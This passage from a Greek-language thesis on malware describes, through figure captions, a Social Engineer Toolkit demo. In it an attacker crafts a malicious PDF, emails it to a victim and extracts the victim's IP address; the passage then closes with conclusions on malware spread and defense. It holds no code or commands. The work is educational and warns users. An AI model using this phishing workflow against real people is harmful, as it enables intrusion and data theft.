


Εικόνα 3.2.17: Απεικόνιση των πακέτων που λήφθηκαν και αποστάλθηκαν


Εικόνα 3.2.18: Ο hacker ξεκινά τη επίθεσή του παραποιώντας το αρχείο που θα αποστείλει στο χρήστη




Εικόνα 3.2.19: Ο επιτιθέμενος επιλέγει το τύπο της επίθεσης που θα πραγματοποιήσει




Εικόνα 3.2.20: Ο hacker ρυθμίζει το pdf αρχείο που θα ανοίξει να είναι κακόβουλο




Εικόνα 3.2.21: Ο hacker επιλέγει να στείλει το κακόβουλο αρχείο σε μία συγκεκριμένη διεύθυνση ηλεκτρονικού ταχυδρομείου




Εικόνα 3.2.22: Ο hacker συντάσσει το μήνυμα που θα παραλάβει το υποψήφιο θύμα του



Εικόνα 3.2.23: Το social engineer toolkit ενημερώνει τον hacker ότι πρόκειται να αποστείλει ένα κακόβουλο pdf αρχείο και του ζητά να επιλέξει το template που θα έχει




Εικόνα 3.2.24: Εμφάνιση των διαθέσιμων επιλογών που έχει για να πραγματοποιήσει ο επιτιθέμενος




Εικόνα 3.2.25: Το social engineer toolkit είναι έτοιμο να ανιχνεύσει προσωπικές πληροφορίες από τον υπολογιστή του θύματός του


Στο υπολογιστή του θύματος εμφανίζονται τα παρακάτω:




Εικόνα 3.2.26: Το υποψήφιο θύμα πληκτρολογώντας την εντολή ipconfig στη γραμμή εντολών μπορεί να διαπιστώσει τη Ip του διεύθυνση



Εικόνα 3.2.27: Το θύμα παραλαμβάνει το μήνυμα που περιέχει το κακόβουλο αρχείο




Εικόνα 3.2.28: Ο χρήστης αποθηκεύει το κακόβουλο αρχείο




Εικόνα 3.2.29: Το κακόβουλο αρχείο εμφανίζει ένα μήνυμα λάθους που ενημερώνει το χρήστη ότι δεν μπορεί να ανοίξει το αρχείο. Στη συνέχεια του ζητείται αν συμφωνεί να προχωρήσει στη διαδικασία επανάκτησής του

Στη πραγματικότητα ο χρήστης δεν θα είναι σε θέση να δει το περιεχόμενο του αρχείου που του αποστάλθηκε καθώς είναι κακόβουλο. Έτσι αργότερα θα διαπιστωθεί ότι έπεσε θύμα μιας κακόβουλης επίθεσης μέσω του ηλεκτρονικού του ταχυδρομείου. Αυτή όμως πραγματοποιήθηκε επειδή το θύμα (ο χρήστης) άνοιξε εσφαλμένα ένα αρχείο που φαινομενικά έμοιαζε αξιόπιστο αφού ούτε το αντιβιοτικό που διέθετε στον υπολογιστή του ήταν σε θέση να ανιχνεύσει το κακόβουλο αρχείο. Συνίσταται λοιπόν οι χρήστες να είναι ιδιαίτερα προσεκτικοί με το άνοιγμα των αρχείων που λαμβάνουν στα mail accounts τους. Κατόπιν αυτού ο επιτιθέμενος συλλέγει τα παρακάτω στοιχεία από το θύμα του με στόχο να αποσπαστεί η ip διεύθυνση που χρησιμοποιεί.



Εικόνα 3.2.30: Οι πληροφορίες που λαμβάνει ο επιτιθέμενος από το θύμα του



Εικόνα 3.2.31: Ο επιτιθέμενος καταφέρνει να αποσπάσει τη ip διεύθυνση του χρήστη

Συμπεράσματα

Κατά τη διάρκεια της εκπόνησης αυτής της διπλωματικής εργασίας και κατόπιν διεξαγωγής πολλαπλών ερευνών σχετικά με τη διάδοση του κακόβουλου λογισμικού όπως αυτή εξελίχτηκε και εξελίσσεται στο χρόνο προέκυψαν τα παρακάτω συμπεράσματα.

- Το κακόβουλο λογισμικό αυτό-επαναλαμβάνεται και εισβάλει σε υπολογιστές χωρίς καν την ανθρώπινη παρέμβαση. Μπορεί να προκαλέσει πολύ σημαντικές ζημιές, όπως καταστροφές στους μολυσμένους υπολογιστές καθώς και στο να γίνει διαρροή των προσωπικών πληροφοριών χρηστών, όπως ο αριθμός της πιστωτικής τους κάρτας.

- Το κακόβουλο λογισμικό δεν εκμεταλλεύεται συγκεκριμένα ελαττώματα των λειτουργικών συστημάτων που προσβάλλει. Επίσης μία απειλή προερχόμενη από κακόβουλο λογισμικό μπορεί να επεκταθεί από ένα υπολογιστικό σύστημα σε ένα άλλο.

- Υλοποιήσεις κακόβουλων προγραμμάτων καθώς και τεχνικές που εφαρμόζονται για να πραγματοποιηθούν επιθέσεις στο διαδίκτυο, κατά βάση βασίζονται σε κακόβουλο λογισμικό.

- Η αυξανόμενη εξάπλωση οφείλεται στην εξάπλωση της χρήσης των δικτύων δεδομένων, στην έλλειψη διαχωρισμού μεταξύ αρχείων δεδομένων και εκτελέσιμων αρχείων όπως μακροεντολές σε αρχεία δεδομένων. Επίσης οφείλεται στην έλλειψη επίγνωσης από τελικούς χρήστες και διαχειριστές συστημάτων και στην αναποτελεσματικότητα παραδοσιακών μηχανισμών ελέγχου πρόσβασης

- Το NGCE είναι για δημιουργεί γράφους με τέτοιο τρόπο ώστε να μπορούν να επαναδημιουργηθούν εάν θέλουν να χρησιμοποιηθούν και από άλλους ερευνητές και συνεπώς χρησιμοποιείται στο αρχικό στάδιο πριν τις προσομοιώσεις. Επίσης έχει περιορισμένες δυνατότητες ανάλυσης που εστιάζονται στην στατιστική ανάλυση της τοπολογίας του γράφου. Κατά τη προσομοίωση της εξάπλωσης του κακόβουλου λογισμικού, με τη χρήση του εργαλείου NGCE (network graphs for computer epidemiologists), παρατηρήθηκε ότι όσο αυξάνεται ο αριθμός των κόμβων και των κορυφών τόσο μεγαλύτερη συγκέντρωση κακόβουλου λογισμικού υπάρχει σε ένα σύστημα. Παράλληλα προκύπτει ότι όσο πολύπλοκο γίνεται ένα σύστημα τόσο μεγαλύτερες πιθανότητες έχει να μολυνθεί από επιθέσεις με malware.

- Για τη καλύτερη αντιμετώπιση των κακόβουλων λογισμικών σε ένα σύστημα είναι χρήσιμο να αναπαρίσταται η δομή τους με δενδρική μορφή προκειμένου να αναλύονται πιο εύκολα και να γίνεται αντιληπτός ο τρόπος με τον οποίο εξαπλώνονται.

- Η ανίχνευση ενός τύπου κακόβουλου λογισμικού που έχει μικρό μέγεθος είναι πολύ δύσκολη από τα αντιικά προγράμματα και μπορεί να παρουσιάσει περισσότερες παραλλαγές σε σύγκριση με ενός μεγάλου μεγέθους malware που είναι πιο εύκολα ευδιάκριτο από τα αντιβιοτικά λογισμικά.

- Η κάθε κακόβουλη κίνηση έχει το σκοπό της. Όλες οι κινήσεις είναι καλά οργανωμένες. Οι επιθέσεις πλέον δεν είναι πολλές σε σχέση με παλαιότερα, αλλά σε περίπτωση που εκπληρωθεί μια, οι απώλειες από πλευράς του θύματος είναι μεγάλες.

- Αυτή τη στιγμή θεωρείται ανέφικτη η πλήρης προστασία των σημερινών συστημάτων πληροφορικής με αυτοματοποιημένα συστήματα ασφάλειας. Ένα σύστημα ασφάλειας για να είναι αποτελεσματικό πρέπει να έχει καθορίσει τους σκοπούς και στόχους του ως προς τι ακριβώς προστατεύει το αντίστοιχο πληροφοριακό σύστημα. Επίσης χρειάζεται να ενσωματώνει όλες εκείνες τις τεχνικές που αφορούν στην ικανοποίηση των στόχων του.

- Απειλές για την ασφάλεια ενός συστήματος μπορεί να οφείλονται σε οποιονδήποτε ή οτιδήποτε χρησιμοποιεί κάποιους από τους πόρους του συστήματος. Σαν αιτίες πιθανών απειλών μπορούν να θεωρηθούν οι κανονικοί και νόμιμοι χρήστες, οι χρήστες που αποκτούν δικαίωμα χρήσης του συστήματος παράνομα και τέλος τα προγράμματα που μπορούν με κάποιο τρόπο να 